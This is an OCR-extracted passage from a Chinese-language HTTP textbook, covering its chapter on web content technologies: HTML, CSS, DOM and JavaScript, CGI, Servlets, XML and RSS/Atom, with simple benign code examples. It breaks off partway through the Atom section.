
许多公司或组织已设定权限将 HTTP 作为通信环境，因此无须再修改防火墙的设定。可见 HTTP 具有导入简单这一大优势。而这也是基于 HTTP 服务或内容不断增加的原因之一。

还有一些其他原因，比如，作为 HTTP 客户端的浏览器已相当普遍，HTTP 服务器的数量已颇具规模，HTTP 本身就是优异的应用等。

Chapter10

第10章
构建Web内容的技术

在Web刚出现时，我们只能浏览那些页面样式简单的内容。如今，Web使用各种各样的技术，来呈现丰富多彩的内容。



10.1 HTML

10.1.1 Web 页面几乎全由 HTML 构建

HTML（HyperText Markup Language，超文本标记语言）是为了发送 Web 上的超文本（Hypertext）而开发的标记语言。超文本是一种文档系统，可将文档中任意位置的信息与其他信息（文本或图片等）建立关联，即超链接文本。标记语言是指通过在文档的某部分穿插特别的字符串标签，用来修饰文档的语言。我们把出现在 HTML 文档内的这种特殊字符串叫做 HTML 标签（Tag）。

平时我们浏览的 Web 页面几乎全是使用 HTML 写成的。由 HTML 构成的文档经过浏览器的解析、渲染后，呈现出来的结果就是 Web 页面。



图：HTML

以下就是用 HTML 编写的文档的例子。而这份 HTML 文档内这种被 < > 包围着的文字就是标签。在标签的作用下，文档会改变样式，或插入图片、链接。

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

```
<title>hackr.jp</title>
<style type="text/css">
.logo {
  padding: 20px;
  text-align: center;
}
</style>
</head>

<body>
<div class="logo">
  <p><img src="photo.jpg" alt="photo" width="240" height="127" /></p>
  <p><img src="hackr.gif" alt="hackr.jp" width="240" height="84" /></p>
  <p><a href="http://hackr.jp/">hackr.jp</a> </p>
</div>
</body>
</html>
```


10.1.2　HTML 的版本

Tim Berners-Lee 提出 HTTP 概念的同时，还提出了 HTML 原型。1993 年在伊利诺伊大学的 NCSA（The National Center for Supercomputing Applications，国家超级计算机应用中心）发布了 Mosaic 浏览器（世界首个图形界面浏览器程序），而能够被 Mosaic 解析的 HTML，统一标准后即作为 HTML 1.0 发布。

目前的最新版本是 HTML4.01 标准，1999 年 12 月 W3C（World Wide Web Consortium）组织推荐使用这一版本。下一个版本，预计会在 2014 年左右正式推荐使用 HTML5 标准。

HTML5 标准不仅解决了浏览器之间的兼容性问题，并且可把文本作为数据对待，更容易复用，动画等效果也变得更生动。

时至今日，HTML 仍存在较多悬而未决问题。有些浏览器未遵循 HTML 标准实现，或扩展自用标签等，这都反映了 HTML 的标准实际上尚未统一这一现状。

10.1.3 设计应用 CSS

CSS（Cascading Style Sheets，层叠样式表）可以指定如何展现 HTML 内的各种元素，属于样式表标准之一。即使是相同的 HTML 文档，通过改变应用的 CSS，用浏览器看到的页面外观也会随之改变。CSS 的理念就是让文档的结构和设计分离，达到解耦的目的。

下面让我们来看一个 CSS 的用例。

```
.logo {
  padding: 20px;
  text-align: center;
}
```

可在选择器（selector）.logo 的指定范围内，使用 {} 括起来的声明块中写明的 padding: 20px 等声明语句应用指定的样式。

可通过指定 HTML 元素或特定的 class、ID 等作为选择器来限定样式的应用范围。

10.2 动态 HTML

10.2.1 让 Web 页面动起来的动态 HTML

所谓动态 HTML（Dynamic HTML），是指使用客户端脚本语言将静态的 HTML 内容变成动态的技术的总称。鼠标单击点开的新闻、Google Maps 等可滚动的地图就用到了动态 HTML。

动态 HTML 技术是通过调用客户端脚本语言 JavaScript，实现对 HTML 的 Web 页面的动态改造。利用 DOM（Document Object Model，文档对象模型）可指定欲发生动态变化的 HTML 元素。

10.2.2 更易控制 HTML 的 DOM

DOM 是用以操作 HTML 文档和 XML 文档的 API（Application

Programming Interface，应用编程接口）。使用 DOM 可以将 HTML 内的元素当作对象操作，如取出元素内的字符串、改变那个 CSS 的属性等，使页面的设计发生改变。

通过调用 JavaScript 等脚本语言对 DOM 的操作，可以以更为简单的方式控制 HTML 的改变。

```
<body>
        <h1>繁琐的Web安全</h1>
        <p>第Ⅰ部分　Web的构成元素</p>
        <p>第Ⅱ部分　浏览器的安全功能</p>
        <p>第Ⅲ部分　接下来发生的事</p>
</body>
```

比如，从 JavaScript 的角度来看，将上述 HTML 文档的第 3 个 P 元素（P 标签）改变文字颜色时，会像下方这样编写代码。


```
<script type="text/javascript">
  var content = document.getElementsByTagName('P');
  content[2].style.color = '#FF0000';
</script>
```

document.getElementsByTagName('P') 语句调用 getElementsByTagName 函数，从整个 HTML 文档（document object）内取出 P 元素。接下来的 content[2].style.color = '#FF0000' 语句指定 content 的索引为 2（第 3 个）的元素的样式颜色改为红色（#FF0000）。

DOM 内存在各种函数，使用它们可查阅 HTML 中的各个元素。


10.3 Web 应用

10.3.1 通过 Web 提供功能的 Web 应用

Web 应用是指通过 Web 功能提供的应用程序。比如购物网站、网上银行、SNS、BBS、搜索引擎和 e-learning 等。互联网（Internet）或企业内网（Intranet）上遍布各式各样的 Web 应用。

原本应用 HTTP 协议的 Web 的机制就是对客户端发来的请求，返回事前准备好的内容。可随着 Web 越来越普及，仅靠这样的做法已不足以应对所有的需求，更需要引入由程序创建 HTML 内容的做法。

类似这种由程序创建的内容称为动态内容，而事先准备好的内容称为静态内容。Web 应用则作用于动态内容之上。




图：动态内容和静态内容

10.3.2 与 Web 服务器及程序协作的 CGI

CGI（Common Gateway Interface，通用网关接口）是指 Web 服务器在接收到客户端发送过来的请求后转发给程序的一组机制。在 CGI 的

作用下，程序会对请求内容做出相应的动作，比如创建 HTML 等动态内容。

使用 CGI 的程序叫做 CGI 程序，通常是用 Perl、PHP、Ruby 和 C 等编程语言编写而成。



CGI是将请求转给CGI程序处理的一种机制

图：CGI

有关 CGI 更为翔实的内容请参考 RFC3875“The Common Gateway Interface (CGI) Version 1.1”

10.3.3　因 Java 而普及的 Servlet


Servlet[①] 是一种能在服务器上创建动态内容的程序。Servlet 是用 Java 语言实现的一个接口，属于面向企业级 Java（JavaEE，Java Enterprise Edition）的一部分。

之前提及的 CGI，由于每次接到请求，程序都要跟着启动一次。因此一旦访问量过大，Web 服务器要承担相当大的负载。而 Servlet 运行

① 没有对应中文译名，全称是Java Servlet。名称取自Servlet=Server+Applet，表示轻量服务程序。——译者注

在与 Web 服务器相同的进程中，因此受到的负载较小[①]。Servlet 的运行环境叫做 Web 容器或 Servlet 容器。

Servlet 作为解决 CGI 问题的对抗技术[②]，随 Java 一起得到了普及。



图：Servlet

随着 CGI 的普及，每次请求都要启动新 CGI 程序的 CGI 运行机制逐渐变成了性能瓶颈，所以之后 Servlet 和 mod_perl 等可直接在 Web 服务器上运行的程序才得以开发、普及。

① Servlet常驻内存，因此在每次请求时，可启动相对进程级别更为轻量的Servlet，程序的执行效率从而变得更高。——译者注

② 说对抗的原因在于，这个方向上已存在用Perl编写的CGI，实现在Apache HTTP Server上内置mod_php模块后可运行PHP程序、微软主导的ASP等技术。——译者注

10.4　数据发布的格式及语言

10.4.1　可扩展标记语言

XML（eXtensible Markup Language，可扩展标记语言）是一种可按应用目标进行扩展的通用标记语言。旨在通过使用XML，使互联网数据共享变得更容易。

XML和HTML都是从标准通用标记语言SGML（Standard Generalized Markup Language）简化而成。与HTML相比，它对数据的记录方式做了特殊处理。

下面我们以HTML编写的某公司的研讨会议议程为例进行说明。

```
<html>
<head>
<title>T公司研讨会介绍</title>
</head>
<body>
<h1>T公司研讨会介绍</h1>
<ul>
  <li>研讨会编号：TR001
    <ul>
      <li>Web应用程序脆弱性诊断讲座</li>
    </ul>
  </li>
  <li>研讨会编号：TR002
    <ul>
      <li>网络系统脆弱性诊断讲座</li>
    </ul>
  </li>
</ul>
</body>
</html>
```

用浏览器打开该文档时，就会显示排列的列表内容，但如果这些数据被其他程序读取会发生什么？某些程序虽然具备可通过识别布局特征

取出文本的方法，但这份 HTML 的样式一旦改变，要读取数据内容也就变得相对困难了。可见，为了保持数据的正确读取，HTML 不适合用来记录数据结构。

接着将这份列表以 XML 的形式改写就成了以下的示例。

```
<研讨会 编号="TR001" 主题="Web应用程序脆弱性诊断讲座">
  <类别>安全</类别>
  <概要>为深入研究Web应用程序脆弱性诊断必要的…</概要>
</研讨会>
<研讨会 编号="TR002" 主题="网络系统脆弱性诊断讲座">
  <类别>安全</类别>
  <概要>为深入研究网络系统脆弱性诊断必要的…</概要>
</研讨会>
```


XML 和 HTML 一样，使用标签构成树形结构，并且可自定义扩展标签。

从 XML 文档中读取数据比起 HTML 更为简单。由于 XML 的结构基本上都是用标签分割而成的树形结构，因此通过语法分析器（Parser）的解析功能解析 XML 结构并取出数据元素，可更容易地对数据进行读取。

更容易地复用数据使得 XML 在互联网上被广泛接受。比如，可用在 2 个不同的应用之间的交换数据格式化。

10.4.2 发布更新信息的 RSS/Atom

RSS（简易信息聚合，也叫聚合内容）和 Atom 都是发布新闻或博客日志等更新信息文档的格式的总称。两者都用到了 XML。

RSS 有以下版本，名称和编写方式也不相同。

RSS 0.9（RDF Site Summary）：最初的 RSS 版本。1999 年 3 月由网景通信公司自行开发用于其门户网站。基础构图创建在初期的

RDF 规格上。

RSS 0.91（Rich Site Summary）：在 RSS0.9 的基础上扩展元素，于 1999 年 7 月开发完毕。非 RDF 规格，使用 XML 方式编写。

RSS 1.0（RDF Site Summary）：RSS 规格正处于混乱状态。2000 年 12 月由 RSS-DEV 工作组再次采用 RSS0.9 中使用的 RDF 规格发布。

RSS2.0（Really Simple Syndication）：非 RSS1.0 发展路线。增加支持 RSS0.91 的兼容性，2000 年 12 月由 UserLand Software 公司开发完成。

Atom 具有以下两种标准。

Atom 供稿格式（Atom Syndication Format）：为发布内容而制定的网站消息来源格式，单讲 Atom 时，就是指此标准。

